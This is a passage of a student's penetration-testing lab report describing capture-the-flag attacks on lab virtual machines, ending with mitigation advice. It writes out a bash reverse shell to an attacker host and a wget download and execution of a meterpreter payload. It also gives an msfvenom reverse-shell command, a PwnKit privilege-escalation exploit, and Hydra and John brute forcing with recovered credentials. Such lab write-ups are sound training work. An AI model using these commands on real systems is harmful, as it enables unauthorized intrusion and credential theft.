(Command: bash -c 'bash -i >& /dev/tcp/192.168.1.10/4444 0>&1')

In this way, I have access to a Reverse Shell with CLI; with this technique, I could achieve the same results as I did in exploiting the RCE vulnerability.

Root Access with MsfConsole and Meterpreter

First, I will create an exploit with msfvenom to use meterpreter, and I will create a payload with msfconsole.



Then, in the reverse shell of VM2, I use wget to obtain the exploit I created on Kali for VM2 through the HTTP server, change the permissions, and execute it.


```
www-data@ubuntu:/tmp$ wget http://192.168.1.10:8888/meterpreter.elf
wget http://192.168.1.10:8888/meterpreter.elf
--2026-02-09 17:07:04--  http://192.168.1.10:8888/meterpreter.elf
Connecting to 192.168.1.10:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'meterpreter.elf'

     0K                                                       100% 34.6M=0s

2026-02-09 17:07:04 (34.6 MB/s) - 'meterpreter.elf' saved [250/250]

www-data@ubuntu:/tmp$ chmod +x meterpreter.elf
chmod +x meterpreter.elf
www-data@ubuntu:/tmp$ ./meterpreter.elf
./meterpreter.elf
```


When executing, the msfconsole will initiate a connection (session1) to VM2, but still without root.




This session 1 is saved; I will use it as a base to create another session with root.

Vulnerability CVE_2021-4034


To gain root access, I will use the vulnerability mentioned in the content of flag 3, which states the vulnerable version of CVE 2021-4034 that was in use. With the command “search cve_2021_4034,” I can look for exploits for this version of the CVE.






After this message, it is supposed to automatically enter session 2; if it does not, execute the command: “sessions -i 2.”

By executing the exploit of the CVE, I can gain root access to VM2, and within the root directory, I find the [FLAG02]_Root.



As I continue to explore, I end up going to the users, and in the user proenca, I manage to discover the flag [FLAG04]_Proenca.




Although the flag has a text saying “You are almost root!” by the time I found it, I was already root.

VM3


Hydra

Now I will use Hydra to perform a brute force attack on the machine credentials.
For greater convenience, I will run hydra in the directory where I have the files users.txt, passwords.txt, and directories.txt.

On VM2 with SSH vulnerability, hydra could not discover the credentials.




But on VM3 with FTP and SSH vulnerabilities, hydra was able to discover both credentials.




Login: proenca
Password: martinsproencatest

FTP Access to VM3

With hydra, I was able to obtain FTP credentials, and through that, I found a suspicious image “secreto.jpg”. I will transfer it to my Kali with “get secreto.jpg”.



By using steghide or stegseek, I can extract information from the image, and with this, I obtained steganography information, which is the flag [Flag08]_Hideme.



In this case, when steghide asked for a “passphrase,” leaving it blank worked.

FTP Anonymous Login

With ftp, I can also access with different credentials:
User: anonymous
Password:


By logging in as anonymous without any password, I can gain public access to shared files, a vulnerability of vsFTPd.

The only content I found with this was the “confidential” which, when I executed “get,” showed me the flag [Flag05]_FileFTP.


Reverse Shell on VM3

Since I have ssh access, I will use that to perform a Reverse Shell.

First, I obtain a malicious file with the command below and open an http server.
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.10 LPORT=9001 -f elf -o shell_maliciosa1.elf




Download the file using wget with access to the http server of kali:



While listening on port 9001, we can execute the elf file to gain access to the machine.

Although it is a useful technique, I only found the flag previously found in the image secreto.jpg.



It also doesn't benefit me that much because I already have ftp and ssh access; if I didn't, it would be an efficient way to discover the flag in secreto.jpg.

Other Ways to Access

In the previous steps, I used ftp and ssh as they were the major vulnerabilities of VM3, but I will also demonstrate other vulnerabilities that could be used, especially if nmap identifies them:

telnet:

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.129 21
Trying 192.168.1.129 ...
Connected to 192.168.1.129.
Escape character is '^]'.
220 (vsFTPd 3.0.5)
ls -al
530 Please login with USER and PASS.
user proenca
331 Please specify the password.
pass martinsproencatest
230 Login successful.
```

In some cases, you can log in using :) as the password if you don't know the actual password.

rlogin:

```
┌──(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.1.129
rlogin: Could not make a connection.
```

smbclient:

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 192.168.1.129
do_connect: Connection to 192.168.1.129 failed (Error NT_STATUS_CONNECTION_REFUSED)
```

sftp:

```
┌──(kali㉿kali)-[~]
└─$ sftp proenca@192.168.1.129
proenca@192.168.1.129's password:
Connected to 192.168.1.129.
sftp> ls -al
drwxr-x---    5 proenca  proenca      4096 Feb  6 14:41 .
drwxr-xr-x    5 root     root         4096 Jun  4  2025 ..
-rw-rw-r--    1 proenca  proenca      3675 Feb  6 13:36 .bash_history
-rw-r--r--    1 proenca  proenca       220 Jan  6  2022 .bash_logout
-rw-r--r--    1 proenca  proenca      3771 Jan  6  2022 .bashrc
drwx------    2 proenca  proenca      4096 May  3  2025 .cache
```

(same ssh credential)

Since nmap does not recognize these services as vulnerabilities, it is a sign that they probably won't be easily accessed, and some of them end up failing.

Vulnerability in the use of Python3 Commands

After gaining SSH access to VM3 with the user credentials of proenca, I encountered privilege restrictions.


The user could not execute commands like sudo su to gain root access.
However, I discovered a vulnerable configuration:

This command revealed that the user "proenca" could execute /usr/bin/python3 without the need for sudo authentication.
I immediately identified this as a potential privilege escalation vector.


By starting an HTTP server, I can remotely access the file system through my Kali without having to provide a password, bypassing the normal restrictions of the user proenca.

Accessing VM3 Through HTTP Server


Knowing that VM3 has vulnerabilities with python3 commands, I can create an HTTP server on VM3.




Here I capture the flag [FLAG09]_wireshark, a text file that warns about the dangers of cleartext files.



Additionally, it will serve http from the folder /home/cetciber




Here I grab a flag [FLAG06]_SShell, which is a text file that warns about the dangers of hidden files.




Brute Force the ZIP file with John

Additionally, if I set up an HTTP server from the /home/ folder, I can access the home directory, which contains a directory named empresaficticia, with an interesting zip file.




Using John and the password list, I can obtain the password for the zip file: “iloveyou”.



Thus, I have access to muitosecreto; first, I will check the content of the readme. By using cat, I can discover the flag [FLAG07]_John.

In muitosecreto, there is also a pcap file that I can open with Wireshark:




By using the filter “ftp,” I can find an attempt to access root where the user used the password “tryevenharder,” as seen in the request.

Privilege Escalation on VM3

In the /muitosecreto/ directory, I found a PCAP file that I analyzed with Wireshark. The analysis of the network traffic revealed crucial information: tryevenharder

This discovery led me to investigate alternatives to gain root access.
Although sudo su continued to fail, I noticed that the error message included a specific message: "/usr/bin/su".

Testing the password found in the correct context:



This alternative method confirmed the existence of a backdoor in the system, allowing users with knowledge of the specific password to gain administrative privileges.

Flags Found

Flag1 - Identified through inspection of the source code of the Apache website hosted on VM2 (Page 13).

Flag2 - Text file located in the /root directory of VM2, obtained after privilege escalation for root access (Page 20).

Flag3 - Text file found in the /home/admin directory of VM2, obtained with RCE (Page 17).

Flag4 - Text file located in the /home/proenca directory of VM2, obtained with root access (Page 21).

Flag5 - File obtained via anonymous login on the FTP service of VM3 (Page 24).

Flag6 - Text file obtained from the /home/cetciber directory of VM3, through HTTP server (Page 30).

Flag7 - Content extracted from the README.txt file contained in the ZIP file muitosecreto.zip where brute force access with John the Ripper was necessary for extraction. (Page 31).

Flag8 - Information retrieved through steganography applied to the image secreto.jpg, obtained previously via FTP on VM3 (Page 23).

Flag9 - Text file located in the /root directory of VM3, accessed via HTTP server (Page 29).

Mitigation for the Identified Vulnerabilities

VM2:

The Nikto scan identified significant vulnerabilities in the Apache 2.4.6 server of VM2. Critical issues were detected, such as the absence of the security headers X-Frame-Options and X-Content-Type-Options, leaving the site susceptible to clickjacking and content manipulation attacks.
The outdated server also exhibits information leakage through ETags and exposes sensitive files publicly, including a backup of the WordPress configuration file that may contain credentials.

To remediate these vulnerabilities, it is recommended to update Apache to the latest version, implement the necessary HTTP security headers, remove default and unnecessary backup files, and reconfigure the ETag settings.

Additionally, a complete audit should be conducted to identify and eliminate any other sensitive information exposed publicly.

VM3:

The nmap scan on VM3 showed two services with security risks, both of which allowed me full access.
vsftpd 3.0.5 on port 21 uses unencrypted FTP, allowing for data and credential interception, and has a history of vulnerabilities in previous versions.
OpenSSH 8.9p1 on port 22 was compromised through brute force, revealing the use of weak credentials.

To mitigate, disable vsftpd if it is not essential. If necessary, replace it with FTPS using SSL/TLS and restrict access via a firewall.

For SSH, implement key-based authentication instead of passwords, configure fail2ban to block repeated attempts, and strengthen password policies. Also, apply security updates regularly and restrict access to the minimum necessary.

Bibliography

Sources of information used:

- Notes,
- PDF Provided by Professor,
- Artificial Intelligence for Troubleshooting.

Conclusion

This laboratory exercise in pentesting provided a valuable and practical learning experience, allowing the application of theoretical knowledge in controlled security scenarios.

Throughout the work, I was able to identify and explore various vulnerabilities in the analyzed systems, following structured methodologies and using appropriate tools for each phase of the penetration test.

The experience was simultaneously challenging, requiring creativity and critical thinking to overcome the obstacles encountered.